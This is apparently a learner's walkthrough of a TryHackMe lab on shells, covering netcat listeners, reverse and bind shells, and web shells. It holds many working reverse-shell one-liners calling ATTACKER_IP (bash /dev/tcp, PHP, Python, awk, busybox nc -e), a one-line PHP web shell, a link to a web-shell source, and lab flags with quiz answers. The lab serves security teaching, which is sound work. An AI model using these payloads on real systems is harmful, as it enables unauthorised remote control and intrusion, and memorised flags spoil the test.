

Sec. 9.3. Shell Overview

Shells Overview

Task 1 - Shell

A shell is a program that lets you interact with an operating system by typing commands or using a graphical interface. It acts as a bridge between the user and the system kernel. Examples: Bash, PowerShell, Command Prompt.

- **Remote System Control:** allows the attacker to execute commands or software remotely in the target system.
- **Privilege Escalation:** If initial access through a shell is limited or restricted, attackers can explore ways to escalate privileges to more elevated or administrative access.
- **Data Exfiltration:** Once attackers have access to execute commands through an obtained shell, they can explore the system to read and copy sensitive data from it.
- **Persistence and Maintenance Access:** Once shell access is obtained, attackers can create access through users and credentials or copy backdoor software to maintain access to the target system for later usage.
- **Post-Exploitation Activities:** After access to a shell is granted, attackers can perform a wide range of post-exploitation activities, such as deploying malware, creating hidden accounts, and deleting information.
- **Access Other Systems on the Network:** Depending on the attacker's intentions, the obtained shell can be just an initial access point. The goal can be to hop through the network to a different target using the obtained shell as a pivot to different points in the compromised system network. This is also known as pivoting.

Answer the questions below

What is the command-line interface that allows users to interact with an operating system? Shell

What process involves using a compromised system as a launching pad to attack other machines in the network? Pivoting

What is a common activity attackers perform after obtaining shell access to escalate their privileges? Privilege Escalation

Task 2 - Reverse Shell

A reverse shell is a type of remote command-line connection where a target system initiates a connection back to an attacker's system, giving the attacker control of the target's terminal.

How Reverse Shells Work: Set up a Netcat (nc) Listener. A Netcat listener is a mode where Netcat opens a specific port on a machine and waits for incoming network connections. Once a client connects, it allows bidirectional communication over that connection. Let's use Netcat to listen to a connection using the following command `nc -lvnp 443`.

```
attacker@kali:~$ nc -lvnp 443
listening on [any] 4444 ...
```

The command above uses the `-l` option to indicate Netcat to listen or wait for a connection. The `-v` option enables verbose mode. The `-n` option prevents the connections from using DNS for lookup, so it will not resolve any hostname it will use an IP address. Finally, the `-p` flag indicates the port that will be used to wait for the connection, in the case above, port **443**. Any port can be used to wait for a connection, but attackers and pentesters tend to use known ports used by other applications like **53**, **80**, **8080**, **443**, **139**, or **445**. This is to blend the reverse shell with legitimate traffic and avoid detection by security appliances.

Gaining Reverse Shell Access: Once we have our listener set, the attacker should execute what is known as a reverse shell payload. This payload usually abuses the vulnerability or unauthorized access granted by the attacker and executes a command that will expose the shell through the network. There's a variety of payloads that will depend on the tools and OS of the compromised system. As an example, let's analyze an example payload named a **pipe reverse shell**, as shown below.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP ATTACKER_PORT >/tmp/f
```

Explanation of the Payload

- `rm -f /tmp/f` - This command removes any existing named pipe file located at `/tmp/f/`. This ensures that the script can create a new named pipe without conflicts.
- `mkfifo /tmp/f` - This command creates a named pipe, or FIFO (first-in, first-out), at `/tmp/f`. Named pipes allow for two-way communication between processes. In this context, it acts as a conduit for input and output.
- `cat /tmp/f` - This command reads data from the named pipe. It waits for input that can be sent through the pipe.
- `| bash -i 2>&1` - The output of `cat` is piped to a shell instance (`bash -i`), which allows the attacker to execute commands interactively. The `2>&1` redirects standard error to standard output, ensuring that error messages are sent back to the attacker.
- `| nc ATTACKER_IP ATTACKER_PORT >/tmp/f` - This part pipes the shell's output through `nc` (Netcat) to the attacker's IP address (`ATTACKER_IP`) on the attacker's port (`ATTACKER_PORT`).
- `>/tmp/f` - This final part sends the output of the commands back into the named pipe, allowing for bi-directional communication.

Attacker Receives the Shell: Once the above payload is executed, the attacker will receive a **reverse shell**, as shown below, allowing them to execute commands as if they were logging into a regular terminal in the OS.

Attacker Terminal Output (Receiving Shell)

```
attacker@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.4.99.209] from (UNKNOWN) [10.10.13.37] 59964
To run a command as administrator (user "root"), use "sudo ".
See "man sudo_root" for details.
```

```
target@tryhackme:~$
```

The output above shows the connection coming from the IP `10.10.13.37`, which is the IP address of the compromised target.

Answer the questions below

What type of shell allows an attacker to execute commands remotely after the target connects back? Reverse Shell

What tool is commonly used to set up a listener for a reverse shell? Netcat

Task 4 - Bind Shell

Bind shell will bind a port on the compromised system and listen for a connection; when this connection occurs, it exposes the shell session so the attacker can execute commands remotely. This method can be used when the compromised target does not allow outgoing connections, but it tends to be less popular since it needs to remain active and listen for connections, which can lead to detection.

Setting Up the Bind Shell on the Target: In this case, the attacker can use a command like the one below on the lab machine.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc -l 0.0.0.0 8080 > /tmp/f
```

Explanation of the Payload

- `rm -f /tmp/f` - This command removes any existing named pipe file located at `/tmp/f/`. This ensures that the script can create a new named pipe without conflicts.
- `mkfifo /tmp/f` - This command creates a named pipe, or FIFO, at `/tmp/f`. Named pipes allow for two-way communication between processes. In this context, it acts as a conduit for input and output.
- `cat /tmp/f` - This command reads data from the named pipe. It waits for input that can be sent through the pipe.
- `| bash -i 2>&1` - The output of `cat` is piped to a shell instance (`bash -i`), which allows the attacker to execute commands interactively. The `2>&1` redirects

standard error to standard output, ensuring error messages are returned to the attacker.

- `| nc -l 0.0.0.0 8080` - Starts Netcat in listen mode (`l`) on all interfaces (`0.0.0.0`) and port `8080`. The shell will be exposed to the attacker once they connect to this port.
- `>/tmp/f` This final part sends the commands' output back into the named pipe, allowing for bidirectional communication.

The command above will listen for incoming connections and expose a bash shell. We need to note that ports below 1024 will require Netcat to be executed with elevated privileges. In this case, using port 8080 will avoid this.

Terminal on the Lab Machine (Bind Shell Setup)

```
target@tryhackme:~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f |  
bash -i 2>&1 | nc -l 0.0.0.0 8080 > /tmp/f
```

Once the command is executed, it will wait for an incoming connection, as shown above.

Attacker Connects to the Bind Shell: Now that the lab machine is waiting for incoming connections, we can use Netcat again with the following command to connect.

```
nc -nv TARGET_IP 8080
```

Explanation of the command

- `nc` - This invokes Netcat, which establishes the connection to the target.
- `n` - Disables DNS resolution, allowing Netcat to operate faster and avoid unnecessary lookups.
- `v` - Verbose mode provides detailed output of the connection process, such as when the connection is established.
- `TARGET_IP` - The IP address of the lab machine where the bind shell is running.
- `8080` - The port number on which the bind shell listens.

Attacker Terminal (After Connection)

```
attacker@kali:~$ nc -nv 10.10.13.37 8080
(UNKNOWN) [10.10.13.37] 8080 (http-alt) open
target@tryhackme:~$
```

After connecting, we can get a shell, as shown above, and execute commands.

Answer the questions below

What type of shell opens a specific port on the target for incoming connections from the attacker? Bind Shell

Listening below which port number requires root access or privileged permissions? 1024

Task 5 - Shell Listeners

Some tools that can be used as listeners to interact with an incoming shell.

1. Rlwrap: It is a small utility that uses the GNU readline library to provide editing keyboard and history.

```
attacker@kali:~$ rlwrap nc -lvnp 443
listening on [any] 443 ...
```

This wraps `nc` with `rlwrap`, allowing the use of features like arrow keys and history for better interaction.

2. Ncat: Ncat is an improved version of Netcat distributed by the NMAP project. It provides extra features, like encryption (SSL).

Usage Example (Listening for Reverse Shells)

```
attacker@kali:~$ ncat -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

Usage Example (Listening for Reverse Shells with SSL)

```
attacker@kali:~$ ncat --ssl -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key
and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: B7AC F999 7FB0 9FF9 14F5 5F12 6A17 B
0DC B094 AB7F
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

The `--ssl` option enables SSL encryption for the listener.

3. Socat: It is a utility that allows you to create a socket connection between two data sources, in this case, two different hosts.

```
attacker@kali:~$ socat -d -d TCP-LISTEN:443 STDOUT
2024/09/23 15:44:38 socat[41135] N listening on AF=2 0.0.0.0:
443
```

The command above used the `-d` option to enable verbose output; using it again (`-d -d`) will increase the verbosity of the commands. The `TCP-LISTEN:443` option creates a TCP listener on port `443`, establishing a server socket for incoming connections. Finally, the `STDOUT` option directs any incoming data to the terminal.

Answer the questions below

Which flexible networking tool allows you to create a socket connection between two data sources? socat

Which command-line utility provides readline-style editing and command history for programs that lack it, enhancing the interaction with a shell listener? rlwrap

What is the improved version of Netcat distributed with the Nmap project that offers additional features like SSL support for listening to encrypted shells? ncat

Task 6 - Shell Payloads

A Shell Payload can be a command or script that exposes the shell to an incoming connection in the case of a bind shell or a send connection in the case of a reverse shell.

Let's explore some of these payloads that can be used in the Linux OS to expose the shell through the most popular **reverse shell**.

1. BASH

Normal Bash Reverse Shell

```
target@tryhackme:~$ bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1
```

This reverse shell initiates an interactive bash shell that redirects input and output through a TCP connection to the attacker's IP (**ATTACKER_IP**) on port **443**.

The **>&** operator combines both standard output and standard error.

Bash Read Line Reverse Shell

```
target@tryhackme:~$ exec 5<>/dev/tcp/ATTACKER_IP/443; cat <&5  
| while read line; do $line 2>&5 >&5; done
```

This reverse shell creates a new file descriptor (**5** in this case) and connects to a TCP socket. It will read and execute commands from the socket, sending the output back through the same socket.

Bash With File Descriptor 196 Reverse Shell

```
target@tryhackme:~$ 0<&196;exec 196<>/dev/tcp/ATTACKER_IP/44  
3; sh <&196 >&196 2>&196
```

This reverse shell uses a file descriptor (**196** in this case) to establish a TCP connection. It allows the shell to read commands from the network and send output back through the same connection.

Bash With File Descriptor 5 Reverse Shell

```
target@tryhackme:~$ bash -i 5<> /dev/tcp/ATTACKER_IP/443 0<&5  
1>&5 2>&5
```


Similar to the first example, this command opens a shell (`bash -i`), but it uses file descriptor `5` for input and output, enabling an interactive session over the TCP connection.

2. PHP

PHP Reverse Shell Using the `exec` Function

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);exec("sh <&3 >&3 2>&3");'
```

This reverse shell creates a socket connection to the attacker's IP on port `443` and uses the `exec` function to execute a shell, redirecting standard input and output.

PHP Reverse Shell Using the `shell_exec` Function

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);shell_exec("sh <&3 >&3 2>&3");'
```

Similar to the previous command, but uses the `shell_exec` function.

PHP Reverse Shell Using the `system` Function

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);system("sh <&3 >&3 2>&3");'
```

This reverse shell employs the `system` function, which executes the command and outputs the result to the browser.

PHP Reverse Shell Using the `passthru` Function

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);passthru("sh <&3 >&3 2>&3");'
```

The `passthru` function executes a command and sends raw output back to the browser. This is useful when working with binary data.

PHP Reverse Shell Using the `popen` Function

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);popen("sh <&3 >&3 2>&3", "r");'
```

This reverse shell uses `popen` to open a process file pointer, allowing the shell to be executed.

3. Python

Please note, the following snippets below require using `python -c` to run, indicated by the placeholder PY-C

Python Reverse Shell by Exporting Environment Variables

```
target@tryhackme:~$ export RHOST="ATTACKER_IP"; export RPORT=443; PY-C 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```

This reverse shell sets the remote host and port as environment variables, creates a socket connection, and duplicates the socket file descriptor for standard input/output.

Python Reverse Shell Using the subprocess Module

```
target@tryhackme:~$ PY-C 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.99.209",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

This reverse shell uses the `subprocess` module to spawn a shell and set up a similar environment as the Python Reverse Shell by Exporting Environment Variables command.

Short Python Reverse Shell

```
PY-C 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
```

This reverse shell creates a socket (`s`), connects to the attacker, and redirects standard input, output, and error to the socket using `os.dup2()`.

4. Telnet

```
target@tryhackme:~$ TF=$(mktemp -u); mkfifo $TF && telnet ATTACKER_IP443 0<$TF | sh 1>$TF
```

This reverse shell creates a named pipe using `mkfifo` and connects to the attacker via Telnet on IP `ATTACKER_IP` and port `443`.

5. AWK

```
target@tryhackme:~$ awk 'BEGIN {s = "/inet/tcp/0/ATTACKER_IP/443"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); } }' /dev/null
```

This reverse shell uses AWK's built-in TCP capabilities to connect to `ATTACKER_IP:443`. It reads commands from the attacker and executes them. Then it sends the results back over the same TCP connection.

6. BusyBox

```
target@tryhackme:~$ busybox nc ATTACKER_IP 443 -e sh
```

This BusyBox reverse shell uses Netcat (`nc`) to connect to the attacker at `ATTACKER_IP:443`. Once connected, it executes `/bin/sh`, exposing the command line to the attacker.

Answer the questions below

Which Python module is commonly used for managing shell commands and establishing reverse shell connections in security assessments? `subprocess`

What shell payload method in a common scripting language uses the `exec`, `shell_exec`, `system`, `passthru`, and `popen` functions to execute commands remotely through a TCP connection? `PHP`

Which scripting language can use a reverse shell by exporting environment variables and creating a socket connection? Python

Task 7 - Web Shell

A web shell is a script written in a language supported by a compromised web server that executes commands through the web server itself. A web shell is usually a file containing the code that executes commands and handles files. It can be hidden within a compromised web application or service, making it difficult to detect and very popular among attackers. Web shells can be written in several languages supported by web servers, like PHP, ASP, JSP, and even simple CGI scripts.

Example PHP Web Shell:

```
<?phpif (isset($_GET['cmd'])) {system($_GET['cmd']);}?>
```

The above shell can be saved into a file with the PHP extension, like `shell.php`, and then uploaded into the web server by the attacker by exploiting vulnerabilities. After the web shell is deployed in the server, it can be accessed through the URL where the web shell is hosted, in this example `http://victim.com/uploads/shell.php`. As we observed from the code in `shell.php`, we need to provide a GET method and the value of the variable `cmd`, which should contain the command the attacker wants to execute. For example, if we want to execute the command `whoami` the request to the URL should be:

`http://victim.com/uploads/shell.php?cmd=whoami`

The above will execute the command `whoami` and display the result in the web browser.

Existing Web Shells Available Online

The power of supported languages by the web servers can result in web shells with lots of functionality and avoid detection at the same time. Let's explore some of the most popular web shells that can be found online

- [p0wny-shell\(opens in new tab\)](#) - A minimalistic single-file web shell that allows remote command execution.

```

p0wny@shell:~/public/p0wny-shell# ls -lah
total 40K
drwxr-xr-x  3 flo flo 4,0K nov.  10 00:05 .
drwxrwxr-x 17 flo flo 4,0K nov.   9 19:56 ..
drwxr-xr-x  8 flo flo 4,0K nov.  10 00:05 .git
-rw-r--r--  1 flo flo 479 nov.   9 21:31 LICENSE
-rw-r--r--  1 flo flo 412 nov.   9 21:45 README.md
-rw-r--r--  1 flo flo 11K nov.   9 21:30 screenshot.png
-rw-r--r--  1 flo flo 6,7K nov.  10 00:05 shell.php

p0wny@shell:~/public/p0wny-shell# cd ..

p0wny@shell:~/devel/public# echo hello > hello.txt

p0wny@shell:~/devel/public# cat hello.txt
hello


p0wny@shell:~/devel/public#

```

- b374k shell(opens in new tab) - A more feature-rich web shell with file management and command execution, among other functionalities.

name	size	perms	modified	action
[.]	LINK	drwxr-xr-x	26-May-2022 17:24:52	find upl +file +dir
[..]	LINK	drwxr-xr-x	26-May-2022 13:58:01	find upl +file +dir
[app]	DIR	drwxr-xr-x	26-May-2022 17:07:22	find upl ren del
[assets]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[cgi-bin]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[config]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[css]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[data]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[images]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[js]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[languages]	DIR	drwxr-xr-x	24-May-2022 09:53:45	find upl ren del
[plugins]	DIR	drwxr-xr-x	26-May-2022 12:32:30	find upl ren del
[sources]	DIR	drwxr-xr-x	25-May-2022 12:12:13	find upl ren del
[themes]	DIR	drwxr-xr-x	26-May-2022 12:32:30	find upl ren del

- c99 shell(opens in new tab) - A well-known and robust web shell with extensive functionality.



You can find more web shells at: <https://www.r57shell.net/index.php>(opens in new tab).

Answer the questions below

What vulnerability type allows attackers to upload a malicious script by failing to restrict file types? Unrestricted File Upload

What is a malicious script uploaded to a vulnerable web application to gain unauthorized access? Web Shell

Task 8 - Practical Task

Answer the questions below

Using a reverse or bind shell, exploit the command injection vulnerability to get a shell. What is the content of the flag saved in the / directory?

THM{0f28b3e1b00becf15d01a1151baf10fd713bc625}

```

root@ip-10-10-223-84:~# rlwrap nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.49.73 58762 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dbbcdc6eac7:/var/www/html$ ls
ls
hello.txt
index.php
style.css
www-data@dbbcdc6eac7:/var/www/html$ ls -la
ls -la
total 28
drwxr-xr-x 1 www-data www-data 4096 Oct 17 16:31 .
drwxr-xr-x 1 root      root      4096 Nov 15 2022 ..
-rwxr-xr-x 1 www-data www-data   63 Oct 17 16:31 hello.txt
-rwxr-xr-x 1 www-data www-data 1342 Oct 17 16:31 index.php
-rwxr-xr-x 1 www-data www-data  793 Oct 17 16:31 style.css
www-data@dbbcdc6eac7:/var/www/html$

```

```

www-data@dbbcdc6eac7:/$ cat flag.txt
cat flag.txt
THM{0f28b3e1b00becf15d01a1151baf10fd713bc625}
www-data@dbbcdc6eac7:/$

```

Using a web shell, exploit the unrestricted file upload vulnerability and get a shell. What is the content of the flag saved in the / directory?
 THM{202bb14ed12120b31300cfbbbdd35998786b44e5}

```

www-data@2206ad670bad:/$ cat flag.txt
cat flag.txt
THM{202bb14ed12120b31300cfbbbdd35998786b44e5}
www-data@2206ad670bad:/$

```

Task 9 - Conclusion

Reverse Shells, **Bind Shells**, and **Web Shells**, how they are critical for attackers, penetration testers, and defenders, and how to identify them.

Reverse Shells establish a connection from a compromised machine back to an attacker's system. **Bind Shells**, on the other hand, listen for incoming connections on a compromised machine, and **Web Shells** offer attackers a unique avenue for exploiting vulnerabilities in web applications.